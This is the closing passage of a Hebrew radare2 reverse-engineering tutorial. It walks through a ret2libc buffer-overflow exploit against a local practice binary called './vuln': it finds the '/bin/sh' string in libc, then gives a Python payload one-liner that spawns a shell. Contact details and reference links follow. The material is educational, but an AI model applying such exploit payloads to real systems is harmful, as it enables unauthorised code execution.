כדי למצוא את הכתובת של המחרוזת "/bin/sh" בספריית libc יש כמה דרכים, אני בחרתי לחפש את הפקודה system ולחפש את המחרוזת המבוקשת מהכתובת של system עד לקצת אחרי הכתובת 0x999999:

```
[0x08048550]> dmi libc system | grep "=system" --color=auto
vaddr=0xf7e32da0 paddr=0x0003ada0 ord=1457 fwd=NONE sz=55 bind=WEAK type=FUNC name=system
[0x08048550]> e search.from=0xf7e32da0
[0x08048550]> e search.to=0xf7e32da0+0x999999
[0x08048550]> "/ /bin/sh"
Searching 7 bytes from 0xf7e32da0 to 0xf87cc739: 2f 62 69 6e 2f 73 68
Searching 7 bytes in [0xf7e32da0-0xf87cc739]
hits: 1
0xf7f539ab hit63_0 .b/strtod_l.c-c/bin/shexit 0canonica.
```

אפשר לראות שהמחרוזת נמצאת ב-0xf7f539ab נוודא את זה באמצעות: ps

```
[0x08048550]> ps @ 0xf7f539ab
/bin/sh
```

נחליף את הכתובת ב-shellcode, נריץ וקיבלנו שאלל, הרצתי את הפקודה pwd קיצור ל-print working directory, כדי להראות שזה עובד.

```
iddo@pc:~$ (python -c 'import struct; print "A"*28 + struct.pack("III", 0x8048390, 0x00000, 0xf7f539ab)'; cat -) | ./vuln
What is the password:
bad
pwd
/home/iddo
```

וזה התקפת ROP מסוג ret2libc.

לסיכום

תחום ההינדוס לאחור הוא תחום מרתק ומגוון, מקבלים אירוע ועובדות, מחפשים מניע, טביעות אצבע, בוחנים עדויות, מבצעים מניפולציות, משנים גירסאות ועוקבים אחר השינויים עד לפתרון התעלומה.

התחום רצוף במשחקי בילוש ולכן נקרא מי שעוסק בתחום "חוקר". אני רוצה להודות לאחי הגדול, אלעד, שלימד אותי לשחק וסלל לי את הדרך ולכל מי שמקדיש מזמנו לתרום לקהילה בחזרה.

שמוזמנים לשלוח לי שאלות / הערות / הארות למייל:

iddoeldor91@gmail.com

או: radare @ Telegram

מקורות

ויקיפדיה:

https://en.wikipedia.org/wiki/Radare2

הבלוג הרשמי:

http://radare.today

הספר הרשמי:

http://radare.gitbooks.io/radare2book

ראיון עם יוצר radare2:

http://www.cigtr.info/2015/07/i-have-written-more-than-300000-code.html

הרצאות מבית היוצר:

https://www.youtube.com/channel/UC3G6k7XfTgcWD2PJR8qJSkQ/videos